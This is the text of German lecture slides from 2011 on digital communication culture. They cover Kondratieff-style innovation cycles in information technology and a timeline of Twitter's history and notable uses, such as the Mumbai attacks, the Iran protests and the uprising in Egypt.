

Perspektiven der Digitalen Kommunikationskultur zwischen Offenheit und Informationsschutz

© 2011 Dr. Klaus Brunnstein
Professor em. für Anwendungen der Informatik
Department für Informatik, Universität Hamburg

Informatiktage 2011
Gesellschaft für Informatik
Freitag 25. März 2011

Zum Inhalt:

Innovative I&K-Techniken – Innovatives Verhalten

**These I: Technische Innovationen stimulieren
neuartige Kommunikationsformen**

- .1 Ein Kondratieff Modell der I&K-Innovationen**
- .2 Technische Entwicklungen: „Soziale Netze“**

2. Auswirkungen auf das Kommunikationsverhalten

These II: Ein Dilemma: Freier Zugang versus Informationsschutz

- .1 Das Prinzip „Informationsschutz“ („Datenschutz“)**
- .2 Das Prinzip „Informationsfreiheit“**
 - .2.1 Zum Beispiel: „Spackeria“**
 - .2.2 Zum Beispiel: „Wikileaks“**

3. Epilog: Zur Beherrschbarkeit der I&K-Techniken

These III: Komplexe Techniken sind schwer beherrschbar

- .1 Ein Beispiel: Andoid Trojaner „Stupid SMS“**

1. Innovative I&K-Techniken – Innovatives Verhalten

1. Innovative I&K-Techniken – Innovatives Verhalten

**These I: Technische Innovationen stimulieren
neuartige Kommunikationsformen**

.0 Vorbemerkung: Innovationszyklen nach

Schumpeter und Konratieff

.1 Ein Kondratieff Modell der I&K-Innovationen

.2 Technische Entwicklungen: „Soziale Netze“

1. Innovative I&K-Techniken – Innovatives Verhalten

These I:

Der Einsatz technischer (I&K) Innovationen führt **zwangsläufig** in den davon betroffenen Bereichen der Arbeitswelt, der Gesellschaft, dem täglichen Leben dazu, dass **herkömmliche Vorstellungen, Verfahren und Verhaltensweisen** durch Nutzung der technisch unterstützten Spielräume **zur Disposition gestellt** werden.

Insofern **stimulieren I&K-Innovationen** die **Entwicklung neuer Vorstellungen** und Verhaltensmuster, wie sie zugleich die **Abkehr von tradierten Vorstellungen und Verhaltensmustern** einleiten.

Zum Vorgehen: Wahl des Entwicklungsmodelles

Problem: Sicht des Informatikers auf nicht-technische Zusammenhänge (z.B. „Information“, Informations-Freiheit, Datenschutz) kann WIE begründet werden? (Kompetenz/Relevanz-Frage)

Vorgehensweise 1: (Rein) Empirisches Vorgehen:
Beobachten realer Entwicklungen (hier z. B. von Internet, Twitter, Facebook etc)

→ Vorgehensweise 2: Nutze ein bewährtes Modell zur Einordnung beobachteter Fakten/Vorgänge:
Archimedes: „Gib mir einen Standpunkt, und ich werde die Welt aus den Angeln heben“
(Transkribiert: „dos moi pou sto kai taen gaen kineso“)

1.0 Modell: Innovationszyklen nach Schumpeter/Kondratieff

Annahme (Nefiodov u.a.): Konjunktoren folgen der Erfindung, Ausbreitung und Verbesserung (Reifung) von Leittechniken

Eine Leittechnologie induziert einen Entwicklungszyklus (Dauer: etwa 40-50 Jahre), wobei 3 typische Teilphasen (1-3) beobachtet werden:

- (1) Nach der Erfindung (zB Watt) weisen wenige Anwendungen die Nützlichkeit nach.
- (2) Danach breiten sich die Anwendungen der Technologie stark aus.
- (3) Bei abnehmender Zahl neuer Anwendungen wird in die Qualität (Sicherheit, Nutzwert) der Leittechnik investiert.


Zusammenhang mit Kondratieff-Konjunkturzyklen:

Phase 1: Beginn des Aufschwunges


Phase 2: Starkes Wachstum schwächt sich ab zur Sättigung

Phase 3: Investition in Qualität erhöht Kosten, Verfall der Konjunktur.


Konsequenz: neue Leittechnologie erforderlich



1.0a Feinstruktur eines Kondratieff-Zyklus:



1.0b Kondratieff: Leittechnikzyklen der Industriegesellschaft:



1814

1864

1920

1970

1.0c Zyklenmodell der Industriegesellschaft:

Technische Leittechniken der Industriegesellschaft:

- **1. Phase** (ca.1765-1815): **Lokale maschinelle Systeme**
 - **Hardware:** Dampfkessel (schwer, ortsfest)
 - **Netztechnik:** Traditionell: Pferdefuhrwerk, Schiff
 - **Einsatzart:** Von der Handarbeit zur Maschinenbedienung
 - **Wirkungen:** Entstehen der „Fabriken“
- **2. Phase** (ca.1810-1860): **Mobile maschinelle Systeme**
 - **Hardware:** Lokomotive und Eisenbahn
 - **Netztechnik:** Industrielles Massentransportwesen
 - **Einsatzart:** Entwicklung der Herstellung von Massengütern
 - **Wirkungen:** Industrielle Zentren zieht junge Bevölkerung an
- **3. Phase** (ca.1855-1915): **Entwicklung neuartiger „Motoren“**
 - **Hardware:** Erdölderivate-getriebene Diesel/Otto-Motoren
 - **Netztechnik:** Vom Massen- zum Individualverkehr
 - **Einsatzart:** Entwicklung der Herstellung von Massengütern
 - **Wirkungen:** Industriestaaten: Zersiedelung der Landschaft beginnt
- **4. Phase:** (ca.1910-1960): **Elektrische Vernetzung**
 - **Hardware:** Elektromotoren als Leittechnik
 - **Netztechnik:** Elektrifizierung der Industriestaaten
 - **Einsatzart:** Elektromotoren durchdringen Leben,
 - **Wirkungen:** Abhängigkeit von Technik: Vertrauen in Black Boxes

1.1 i-Kondratieff Modell der I&K-Innovationen

Von Mainframes zu Enterprise 2.0:

Zur Einordnung: Kurzer Zeitablauf der I&K-Entwicklung

Erster „i-Kondratieff“ Zyklus (1940 bis 1980+): Zentralisierte Systeme:

1a: Mainframes/Terminals, dedizierte Software, spezialisierte Nutzer
technisch eingeschränkte, lokale Kommunikation

1b: Informationsgehalt: Datenbanken, Office Anwendungen

→ Kommunikationsmuster: technische Expertise & lokale Nutzung

Zweiter „i-Kondratieff“ Zyklus (1980 bis ~2020): I&K Systeme

Phase 2a (1985-~2000): Dezentralisierung mit dedizierten Netzen:

2a: Personal Computer, Mainframes und LANs

2b: Client-Server Architekturen, Enterprise Anwendungen

→ Kommunikationsmuster: Anwendungs-“Know How“ Expertise,
dezentrale Nutzung mit Peer-to-Peer Kooperation

Phase 2b (2000+): Globalisierung mittels Internet & Web 2.0:

3a: Lokale & globale Kommunikation über IPv4-Protokoll


3b: Einsatz des World Wide Web (html, http-Protokoll)

3c: Business Intelligence, Kommunikation & Motivation (Social Media)

→ Kommunikationsmuster: „Know-Where“ Expertise,
individuelle Nutzung, Prinzip des „Suchens & Findens“

1.1a: „Information Society“ and **Web 2.0**:

2011: ~1M Server, ~1.5 G Klienten




1.2 Technische Entwicklungen: „Soziale Netze“ (Beispiel: Twitter)

Beispiel Twitter: „Meilensteine des Weitererzähl-Webs“:

Quelle:

<http://www.spiegel.de/netzwelt/web/0,1518,751859,00.html>



Fehlermeldung: „Twitter is over capacity“

Die Mitarbeiter der Firma Odeo saßen auf einer Kinderrutsche im Park. Eigentlich wollte Odeo in San Francisco einen Podcasting-Dienst entwickeln. Nun aber schlug der **Entwickler Jack Dorsey** vor, **kurze Statusmeldungen** an alle Teammitglieder per SMS zu senden, damit jeder wusste, woran die anderen gerade arbeiteten. In zwei Wochen entstand ein Prototyp, **am 21. März 2006 schickte Dorsey die Nachricht: "Just setting up my Twtrr."** Die **Nachricht** ist, wie jede, die über den Dienst jemals verschickt (und nicht später vom Urheber gelöscht) wurde, **bis heute erhalten**. Twitter war, das wird den Dienst eines Tages zu einer **wertvollen Ressource für Historiker** machen, von Anfang an auch sein eigenes Archiv.

1.2a Technische Entwicklungen: „Soziale Netze“ (Beispiel: Twitter)

Entwicklung von Twitter:

„Bald öffnete die Firma ihr Nebenprojekt für alle Nutzer - und war überrascht vom Erfolg. Ein gutes Jahr nach dem ersten Tweet gründete Dorsey gemeinsam mit Biz Stone und Evan Williams eine eigene Firma unter dem heutigen Namen Twitter Inc.

Der Dienst ist so simpel, dass viele ihn bis heute für albern bis lächerlich halten: Nutzer veröffentlichen Nachrichten von maximal 140 Zeichen Länge - weniger, als in eine SMS passt (was damit zu tun hat, dass man ursprünglich darüber nachdachte, die restlichen 20 Zeichen als Werbefläche zu vermarkten). Dank Hyperlinks können sie aber auf längere Texte, Bilder oder Videos verweisen. Wen das interessiert, der kann als "Follower" die "Tweets" jedes anderen Twitter-Nutzers abonnieren und über den Rechner oder ein Smartphone abrufen (außer, dieser Nutzer hat seine Tweets für "privat" erklärt).

1.2b Technische Entwicklungen: „Soziale Netze“ (Beispiel: Twitter)

Entwicklung von Twitter:

„Bald öffnete die Firma ihr Nebenprojekt für alle Nutzer - und war überrascht vom Erfolg. Ein gutes Jahr nach dem ersten Tweet gründete Dorsey gemeinsam mit Biz Stone und Evan Williams eine eigene Firma unter dem heutigen Namen Twitter Inc..“

Der Dienst ist so simpel, dass viele ihn bis heute für albern bis lächerlich halten: Nutzer veröffentlichen **Nachrichten von maximal 140 Zeichen Länge** - weniger, als in eine SMS passt (was damit zu tun hat, dass man ursprünglich darüber nachdachte, die **restlichen 20 Zeichen als Werbefläche** zu vermarkten). Dank **Hyperlinks** können sie aber auf **längere Texte, Bilder oder Videos** verweisen. Wen das interessiert, der kann als **"Follower"** die "Tweets" jedes anderen Twitter-Nutzers abonnieren und über den Rechner oder ein Smartphone abrufen (**außer**, dieser Nutzer hat seine Tweets für "privat" erklärt).“

- **schlichte Oberfläche – einfache Bedienung**
- **rasantes Wachstum: ca 200 Mio registrierte User (Karteileichen?)**
zum Vergleich: Internet-User zurzeit ca. 1,5 Milliarden
- **Twitter ist globale Infrastruktur wie Google, Facebook**

1.2c Nutzung und Nutzen von Twitter

Quelle: <http://www.spiegel.de/flash/flash-25511.html>

„5 Jahre Twitter – eine Geschichte in Tweets“ (1/3)

- 21.03.2006 @jack just setting up my twtr, interne Nutzung bei Odeo
- 15.07.2006 Erste öffentliche Nutzung
- 14.03.2007 Twitter-Auftritt auf Nerd Festival in Austin, Panels etc auf grossen Bildschirmen präsentiert, gewinnt „Web Award“
- 05.01.2008 Nach Wahlkampf mittels Twitter und Facebook sendet Barack Obama einen Tweet: „We just made history“
- 26.11.2008 Terrorangriffe in Mumbai: Augenzeugenberichte „Mumbai City, where I live, is under siege! ...“ Probleme: Verifikation Sender-Authentizität, Netzgeschwätz übertönt Augenzeugen
- 15.01.2009 A320 Absturz: „There is a plane in the Hudson. I am on the ferry ...“, 1.Foto übertragen
- 12.05.2009 Tweets aus dem All: Astronaut M.J. Massimino: „Ich ziehe jetzt meinen Raumanzug an. Nächster Halt: Erdumlaufbahn“

1.2d Nutzung und Nutzen von Twitter

„5 Jahre Twitter – eine Geschichte in Tweets“ (2/3)

- 23.05.2009 Berlin: **Wahl des Bundespräsidenten / Ergebnis verraten:** Julia Klöckner (CDU) „Leute, Ihr Könnt in Ruhe Fussball gucke. **Wahlgang hat geklappt**“ Ulrich Kelber (SPD): „Nachzählung bestätigt: 613 Stimmen. **Köhler gewählt**“
- 16.06.2009 **#IranElection** meist genutztes Schlagwort. Trotz Netzensur zahlreichen Meldungen, vermutet **aus Iran. Mussawi Tweet** „Wir rufen jeden Teheran auf, auf die Dächer zu steigen und **aus Protest Allahu akbar! zu rufen**“
- 20.09.2009 Iran: Trotz Netzensur wird **Twitter als Koordinierungsmedium für Demonstrationen** genutzt. Zur Unterstützung **verschiebt Twitter einen lange geplanten Wartungstermin.**
- 11.05.2010 Solinger Heavy Metal Band „Accept“: wegen eines **Programmierfehlers** konnten sich Nutzer durch „accept xyz“ den Nutzer „xyz“ als „follower“ erschleichen; viele Nutzer setzen für „xyz“ **prominente Namen** ein.

1.2e Nutzung und Nutzen von Twitter

„5 Jahre Twitter – eine Geschichte in Tweets“ (3/3)

- 11.07.2010 Zur Fussball-WM wird das Logo „Fail Whale“ freigegeben, dadurch **hohe Serverlast**
- 04.09.2010 HipHop Star „Kandy West“ (wie viele andere US-Stars) kommuniziert mit Fans: „These tweets have no manager, no publicist, no grammar checking this is raw“
- 15.01.2011 **Aufstand in Ägypten organisiert über Twitter und Facebook (>100,000 Nutzer). Hashtag #jan25: Tag einer Grossdemo**
